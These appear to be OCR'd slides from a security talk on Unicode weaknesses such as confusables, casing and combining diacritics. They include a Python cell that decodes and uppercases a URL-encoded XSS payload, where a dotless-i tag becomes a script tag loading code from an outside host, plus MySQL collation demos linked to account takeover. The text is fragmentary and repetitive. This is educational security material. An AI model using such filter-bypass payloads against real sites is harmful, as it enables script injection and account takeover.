# Convert to uppercase
upperCased = decoded.upper()

# Show results
print("Decoded:")
print(decoded)

print("\nUppercase:")
print(upperCased)

```

✓ 0.0s

```python
import urllib.parse

# Original URL-encoded string
encoded = "%3Cscr%C4%B1pt+src=https://15.rs/%3E%3C/scr%C4%B1pt%3E"

# Decode it
decoded = urllib.parse.unquote_plus(encoded)

# Convert to uppercase
upperCased = decoded.upper()

# Show results
print("Decoded:")
print(decoded)

print("\nUppercase:")
print(upperCased)

```


✓ 0.0s

Decoded:


<script src=https://15.rs/></script>

Uppercase:

<SCRIPT SRC=HTTPS://15.RS/></SCRIPT>


Decoded:
<script src=https://15.rs/></script>
Uppercase:
<SCRIPT SRC=HTTPS://15.RS/></SCRIPT>


Agenda




- Decoding Errors
- Truncation
- Confusables
- Casing
- **Combining Diacritics**


COMBINING
0300
036F
DIACRITICS

NFD


U+00C3
Ã
Latin Capital Letter A with Tilde
U+0041
A
Latin Capital Letter A
U+0303
◌̃
Combining Tilde

https://blog.voorivex.team/puny-code-0-click-account-takeover


User
Server
Database
user@gmail.com
check
id
email
token
1
user@gmail.com
null
true
token
insert
id
email
token
1
user@gmail.com
token
Response
SMTP

```
SELECT @@collation_database;
```

```
SELECT @@collation_database;
```

@@collation_database
utf8mb4_0900_ai_ci

```
SELECT @@collation_database;
```

```
@@collation_database
```

Collation Algorithm Version

```
utf8mb4_0900_ai_ci
```

```
SELECT @@collation_database;
```

```
@@collation_database
```


Accent Insensitive & Case Insensitive

```
utf8mb4_0900_ai_ci
```


```
SELECT'á' = 'a'
```

```
SELECT'á' = 'A'
```

```
SELECT'á' = 'a'
```





```
SELECT'á' = 'A'
```



